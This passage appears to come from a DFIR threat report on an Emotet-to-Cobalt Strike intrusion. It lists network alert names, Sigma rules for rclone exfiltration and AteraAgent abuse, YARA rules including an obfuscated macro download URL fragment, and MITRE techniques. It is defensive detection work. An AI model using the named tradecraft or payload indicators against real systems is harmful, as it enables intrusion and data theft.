ET CNC Feodo Tracker Reported CnC Server group 9
ET CNC Feodo Tracker Reported CnC Server group 12
ET MALWARE Cobalt Strike Malleable C2 JQuery Custom Profile M2
ET MALWARE Cobalt Strike Beacon Activity (GET)
ET MALWARE Cobalt Strike Malleable C2 JQuery Custom Profile Response
ET MALWARE Cobalt Strike Activity (POST)
ET CNC Feodo Tracker Reported CnC Server group 22
ET POLICY SMB Executable File Transfer
ET RPC DCERPC SVCCTL - Remote Service Control Manager Access
ET CNC Feodo Tracker Reported CnC Server group 24
ET MALWARE W32/Emotet CnC Beacon 3
```

Sigma

https://github.com/The-DFIR-Report/Sigma-Rules/blob/main/ateraagent_malicious_installations.yml

```
title: AteraAgent malicious installations
id: fb0f2d48-269d-473e-9afc-c540a16a990f
description: Detects potentially malicious AteraAgent installations when the IntegratorLogin parameter is used to
register a non-business email.
status: experimental
date: 2022/09/12
author: '@kostastsale, @TheDFIRReport'
logsource:
    category: process_creation
    product: windows
detection:
    selection1:
        Image:
          - '*\AteraAgent.exe'
        CommandLine|contains|all:
          - '/i '
          - 'IntegratorLogin='
    selection2:
        CommandLine|contains:
        # Feel free to modify the email addresses to fit your needs
          - '@gmail.com'
          - '@hotmail.com'
          - '@hotmail.com'
          - '@yandex.ru'
          - '@mail.ru'
          - '@outlook.com'
          - '@protonmail.com'
          - '@dropmail.me'
    condition: selection1 and selection2
falsepositives:
    - Unlikely
level: high
tags:
    - attack.execution
    - attack.T1059.006
```

https://github.com/The-DFIR-Report/Sigma-Rules/blob/main/rclone_smb_share_exfiltration.yml

```
title: Rclone SMB Share Exfiltration
id: 889bc648-5164-44f4-9388-fb5d6b58a7b2
status: Experimental
description: Detection of a exfiltration activity using rclone from Windows network shares using SMB.
author: \@TheDFIRReport
date: 2022/09/12
references:
  - https://thedfirreport.com/
logsource:
  product: zeek
  service: smb_files
detection:
  selection:
    file_name|endswith:
      - '\rclone.exe'
  condition: selection
falsepositives:
  - Approved business backup processes.
level: medium
tags:
  - attack.exfiltration
  - attack.t567.002
```

https://github.com/The-DFIR-Report/Sigma-Rules/blob/main/potential_smb_dll_lateral_movement.yml

```
title: Potential SMB DLL Lateral Movement
id: 8fe1524e-8c97-404c-9dee-090929a315c4
status: Experimental
description: Detection of potential us of SMB to transfer DLL's into the ProgramData folder of hosts for purposes of
lateral movement.
author: \@TheDFIRReport
date: 2022/09/12
references:
  - https://thedfirreport.com/
logsource:
  product: zeek
  service: smb_files
detection:
  selection_1:
    file_name|contains:
      - 'programdata'
  selection_2:
    file_name|endswith:
      - '\.dll'
  condition: selection_1 and selection_2
falsepositives:
  - RMM Tools and Administrative activities in ProgramData Folder.
level: medium
tags:
  - attack.lateral_movement
  - attack.t1570
```

Yara

https://github.com/The-DFIR-Report/Yara-Rules/blob/main/case_14335.yar

```
/*
YARA Rule Set
Author: The DFIR Report
Date: 2022-09-12
Identifier: Emotet Case 14335
Reference: https://thedfirreport.com
*/
/* Rule Set ----------------------------------------------------------------- */


import "pe"


rule llJyMIOvft_14335 {
   meta:
      description = "llJyMIOvft.dll"
      author = "The DFIR Report"
      reference = "https://thedfirreport.com"
      date = 2022-09-12"
      hash1 = "2b2e00ed89ce6898b9e58168488e72869f8e09f98fecb052143e15e98e5da9df"
   strings:
      $s1 = "Project1.dll" fullword ascii
      $s2 = "!>v:\"6;" fullword ascii
      $s3 = "y6./XoFz_6fw%r:6*" fullword ascii
      $s4 = "u3!RuF%OR_O*^$nw7&<assembly xmlns=\"urn:schemas-microsoft-com:asm.v1\" manifestVersion=\"1.0\">" fullword
ascii
      $s5 = "*/B+ n" fullword ascii
      $s6 = "ZnwFY66" fullword ascii
      $s7 = "1!f%G%w" fullword ascii
      $s8 = "QKMaXCL6" fullword ascii
      $s9 = "IMaRlh9" fullword ascii
      $s10 = "_BZRDe'7&7<<!{nBLU" fullword ascii
      $s11 = "lw7\"668!qZNL_EIS7IiMa" fullword ascii
      $s12 = "IS6\\JMtdHh0Piw2/PuH" fullword ascii
      $s13 = "iw#!RuF%OR__*^$nw76668!qZNL_EYS7I" fullword ascii
      $s14 = ".RuF%LR__*^$" fullword ascii
      $s15 = "^<_EHJ3IPLPeZX0Phg7!BAK%_" fullword ascii
      $s16 = "ilG8Rn\"2OIkY*E%zw'v669(pZGn_EH_6IE" fullword ascii
      $s17 = "ilg7Rnr0OI^]*JTnw6\"76<" fullword ascii
      $s18 = "Broken pipe" fullword ascii /* Goodware String - occured 742 times */
      $s19 = "Permission denied" fullword ascii /* Goodware String - occured 823 times */
      $s20 = "v)(Ro\">OHkU*D%xw9" fullword ascii
   condition:
      uint16(0) == 0x5a4d and filesize < 3000KB and
      ( pe.imphash() == "066c972d2129d0e167d371a0abfcf03b" and ( pe.exports("YAeJyEAYL7F4eDck6YUaf") and
pe.exports("fmFkmnQYB5TC2Sq5NGFkK") and pe.exports("nrDjhnkd9nedaQwcCY") ) or 12 of them )
}


rule UOmCgbXygCe_14335 {
   meta:
      description = "UOmCgbXygCe.exe"
      author = "The DFIR Report"
      reference = "https://thedfirreport.com"
      date = "2022-09-12"
      hash1 = "f4c085ef1ba7e78a17a9185e4d5e06163fe0e39b6b0dc3088b4c1ed11c0d726b"
   strings:
      $s1 = "runsuite.log" fullword ascii
      $s2 = "AppPolicyGetProcessTerminationMethod" fullword ascii
      $s3 = "f73.exe" fullword ascii
      $s4 = "Processing test line %ld %s leaked %d" fullword ascii
      $s5 = "Internal error: xmlSchemaTypeFixup, complex type '%s': the <simpleContent><restriction> is missing a
<simpleType> child, but was" ascii
      $s6 = "The target namespace of the included/redefined schema '%s' has to be absent or the same as the
including/redefining schema's tar" ascii
      $s7 = "The target namespace of the included/redefined schema '%s' has to be absent, since the including/redefining
schema has no target" ascii
      $s8 = "A <simpleType> is expected among the children of <restriction>, if <simpleContent> is used and the base
type '%s' is a complex t" ascii
      $s9 = "there is at least one entity reference in the node-tree currently being validated. Processing of entities
with this XML Schema p" ascii
      $s10 = "## %s test suite for Schemas version %s" fullword ascii
```

```
      $s11 = "Internal error: %s, " fullword ascii
      $s12 = "If <simpleContent> and <restriction> is used, the base type must be a simple type or a complex type with
mixed content and parti" ascii
      $s13 = "For a string to be a valid default, the type definition must be a simple type or a complex type with
simple content or mixed con" ascii
      $s14 = "For a string to be a valid default, the type definition must be a simple type or a complex type with mixed
content and a particl" ascii
      $s15 = "Could not open the log file, running in verbose mode" fullword ascii
      $s16 = "not validating will not read content for PE entity %s" fullword ascii
      $s17 = "Skipping import of schema located at '%s' for the namespace '%s', since this namespace was already
imported with the schema loca" ascii
      $s18 = "(annotation?, (simpleContent | complexContent | ((group | all | choice | sequence)?, ((attribute |
attributeGroup)*, anyAttribut" ascii
      $s19 = "get namespace" fullword ascii
      $s20 = "instance %s fails to parse" fullword ascii
   condition:
      uint16(0) == 0x5a4d and filesize < 7000KB and
      ( pe.imphash() == "bcf185f1308ffd9e4249849d206d9d0c" and pe.exports("xmlEscapeFormatString") or 12 of them )
}


rule info_1805_14335 {
   meta:
      description = "info_1805.xls"
      author = "The DFIR Report"
      reference = "https://thedfirreport.com"
      date = "2022-09-12"
      hash1 = "e598b9700e13f2cb1c30c6d9230152ed5716a6d6e25db702576fefeb6638005e"
   strings:
      $s1 = "32.exe" fullword ascii
      $s2 = "System32\\X" fullword ascii
      $s3 = "DocumentOwnerPassword" fullword wide
      $s4 = "DocumentUserPassword" fullword wide
      $s5 = "t\"&\"t\"&\"p\"&\"s:\"&\"//lo\"&\"pe\"&\"sp\"&\"ub\"&\"li\"&\"ci\"&\"da\"&\"de.c\"&\"o\"&\"m/cgi-
bin/e\"&\"5R\"&\"5o\"&\"G4\"&\"" ascii
      $s6 = "UniresDLL" fullword ascii
      $s7 = "OEOGAJPGJPAG" fullword ascii
      $s8 = "\\Windows\\" fullword ascii
      $s9 = "_-* #,##0.00_-;\\-* #,##0.00_-;_-* \"-\"??_-;[email protected] -" fullword ascii
      $s10 = "_-* #,##0_-;\\-* #,##0_-;_-* \"-\"_-;[email protected] -" fullword ascii
      $s11 = "_-;_-* \"" fullword ascii
      $s12 = "^{)P -z)" fullword ascii
      $s13 = "ResOption1" fullword ascii
      $s14 = "DocumentSummaryInformation" fullword wide /* Goodware String - occured 41 times */
      $s15 = "Root Entry" fullword wide /* Goodware String - occured 46 times */
      $s16 = "SummaryInformation" fullword wide /* Goodware String - occured 50 times */
      $s17 = "A\",\"JJCCBB\"" fullword ascii
      $s18 = "Excel 4.0" fullword ascii
      $s19 = "Microsoft Print to PDF" fullword wide
      $s20 = "\"_-;\\-* #,##0.00\\ \"" fullword wide /* Goodware String - occured 1 times */
   condition:
      uint16(0) == 0xcfd0 and filesize < 200KB and
      all of them
}


rule cobalt_strike_14435_dll_1 {
   meta:
      description = "1.dll"
      author = "The DFIR Report"
      reference = "https://thedfirreport.com"
      date = "2022-09-12"
      hash1 = "1b9c9e4ed6dab822b36e3716b1e8f046e92546554dff9bdbd18c822e18ab226b"
   strings:
      $s1 = "curity><requestedPrivileges><requestedExecutionLevel level=\"asInvoker\" uiAccess=\"false\">
</requestedExecutionLevel></requeste" ascii
      $s2 = "CDNS Project.dll" fullword ascii
      $s3 = "hemas.microsoft.com/SMI/2005/WindowsSettings\">true</dpiAware></windowsSettings></application></assembly>"
fullword ascii
      $s4 = "Hostname to lookup:" fullword wide
      $s5 = "Hostnames:" fullword wide
      $s6 = "wOshV- D3\"[email protected] \\" fullword ascii
```

```
      $s7 = "T4jk{zrvG#@KRO* d'z" fullword ascii
      $s8 = "CDNS Project Version 1.0" fullword wide
      $s9 = "zK$%S.cPO>rtW" fullword ascii
      $s10 = "vOsh.HSDiXRI" fullword ascii
      $s11 = "l4p.oZewOsh7zP" fullword ascii
      $s12 = "5p2o.ewOsh7H" fullword ascii
      $s13 = "h7H.DiX" fullword ascii
      $s14 = "l4pWo.ewOsh[H%DiXRI" fullword ascii
      $s15 = "rEWS).lpp~o" fullword ascii
      $s16 = ",m}_lOG" fullword ascii
      $s17 = "<assembly xmlns=\"urn:schemas-microsoft-com:asm.v1\" manifestVersion=\"1.0\"><trustInfo
xmlns=\"urn:schemas-microsoft-com:asm.v3" ascii
      $s18 = "vileges></security></trustInfo><application xmlns=\"urn:schemas-microsoft-com:asm.v3\"><windowsSettings>
<dpiAware xmlns=\"http:/" ascii
      $s19 = "tn9- 2" fullword ascii
      $s20 = "PDiXRI7" fullword ascii
   condition:
      uint16(0) == 0x5a4d and filesize < 8000KB and
      ( pe.imphash() == "d1aef4e37a548a43a95d44bd2f8c0afc" or 8 of them )
}


rule cobalt_strike_14435_dll_2 {
   meta:
      description = "32.dll"
      author = "The DFIR Report"
      reference = "https://thedfirreport.com"
      date = "2022-09-12"
      hash1 = "76bfb4a73dc0d3f382d3877a83ce62b50828f713744659bb21c30569d368caf8"
   strings:
      $x1 = "mail glide drooping dismiss collation production mm refresh murderer start parade subscription accident
retorted carter stalls r" ascii
      $s2 = "vlu405yd87.dll" fullword ascii
      $s3 = "XYVZSWWVU" fullword ascii /* base64 encoded string 'aVRYeT' */
      $s4 = "ZYWVWSXVT" fullword ascii /* base64 encoded string 'aeVIuS' */
      $s5 = "WXVZTVVUVX" fullword ascii /* base64 encoded string 'YuYMUTU' */
      $s6 = "ZYXZXSWZW" fullword ascii /* base64 encoded string 'avWIfV' */
      $s7 = "SZWVSZTVU" fullword ascii /* base64 encoded string 'eeRe5T' */
      $s8 = "VXVWUWVZYY" fullword ascii /* base64 encoded string 'UuVQeYa' */
      $s9 = "VSXZZYSVU" fullword ascii /* base64 encoded string 'IvYa%T' */
      $s10 = "VXUZUVWVU" fullword ascii /* base64 encoded string ']FTUeT' */
      $s11 = "SVVZZXZUVW" fullword ascii /* base64 encoded string 'IUYevTU' */
      $s12 = "USVZVSWVZ" fullword ascii /* base64 encoded string 'IVUIeY' */
      $s13 = "SWVVTVSVWWXZZVVV" fullword ascii /* base64 encoded string 'YUSU%VYvYUU' */
      $s14 = "VSXVUXXZS" fullword ascii /* base64 encoded string 'IuT]vR' */
      $s15 = "WSVZYWZWWW" fullword ascii /* base64 encoded string 'Y%YafVY' */
      $s16 = "XUSZXXVVW" fullword ascii /* base64 encoded string 'Q&W]UV' */
      $s17 = "ZWZWZVZWWWZ" fullword ascii /* base64 encoded string 'efVeVVYf' */
      $s18 = "STZVYVVZYS" fullword ascii /* base64 encoded string 'I6UaUYa' */
      $s19 = "ZWZWYSZXUZ" fullword ascii /* base64 encoded string 'efVa&WQ' */
      $s20 = "SVVWWVVVWW" fullword ascii /* base64 encoded string 'IUVYUUY' */
   condition:
      uint16(0) == 0x5a4d and filesize < 2000KB and
      ( pe.imphash() == "4e03b8b675969416fb0d10e8ab11f7c2" or ( 1 of ($x*) or 12 of them ) )
}


rule find_bat_14335 {
        meta:
                description = "Find.bat using AdFind"
                author = "The DFIR Report"
                reference = "https://thedfirreport.com"
                date = "2022-09-12"
                hash1 = "5bc00ad792d4ddac7d8568f98a717caff9d5ef389ed355a15b892cc10ab2887b"
        strings:
                $x1 = "find.exe" nocase wide ascii

                $s1 = "objectcategory" nocase wide ascii
                $s2 = "person" nocase wide ascii
                $s3 = "computer" nocase wide ascii
                $s4 = "organizationalUnit" nocase wide ascii
                $s5 = "trustdmp" nocase wide ascii
```

```
        condition:
                filesize < 1000
                and 1 of ($x*)
                and 4 of ($s*)
}


rule adfind_14335 {
   meta:
        description = "Find.bat using AdFind"
            author = "The DFIR Report"
                reference = "https://thedfirreport.com"
                date = "2022-09-12"
        hash1 = "b1102ed4bca6dae6f2f498ade2f73f76af527fa803f0e0b46e100d4cf5150682"


   strings:
        $x1 = "joeware.net" nocase wide ascii

                $s1 = "xx.cpp" nocase wide ascii
                $s2 = "xxtype.cpp" nocase wide ascii
                $s3 = "Joe Richards" nocase wide ascii
                $s4 = "RFC 2253" nocase wide ascii
                $s5 = "RFC 2254" nocase wide ascii

  condition:
      uint16(0) == 0x5a4d and filesize < 2000KB
      and 1 of ($x*)
          or 4 of ($s*)
}


rule p_bat_14335 {
   meta:
        description = "Finding bat files that is used for enumeration"
            author = "The DFIR Report"
                reference = "https://thedfirreport.com"
                date = "2022-09-12"


   strings:

                $a1 = "for /f %%i in" nocase wide ascii
                $a2 = "do ping %%i" nocase wide ascii
                $a3 = "-n 1 >>" nocase wide ascii
                $a4 = "res.txt" nocase wide ascii

  condition:
      filesize < 2000KB
      and all of ($a*)
}
```

MITRE

```
Dynamic-link Library Injection - T1055.001
Component Object Model - T1559.001
PowerShell - T1059.001
Regsvr32 - T1218.010
Pass the Hash - T1550.002
Domain Groups - T1069.002
Domain Account - T1087.002
Domain Trust Discovery - T1482
Malicious File - T1204.002
SMB/Windows Admin Shares - T1021.002
Lateral Tool Transfer - T1570
Process Injection - T1055
Exfiltration to Cloud Storage - T1567.002
Thread Execution Hijacking - T1055.003
Remote System Discovery - T1018
System Information Discovery - T1082
Application Layer Protocol - T1071
Network Share Discovery - T1135
Kerberoasting - T1558.003
LSASS Memory - T1003.001
Registry Run Keys / Startup Folder - T1547.001
Phishing - T1566
Spearphishing Attachment - T1566.001
```

Internal case #14335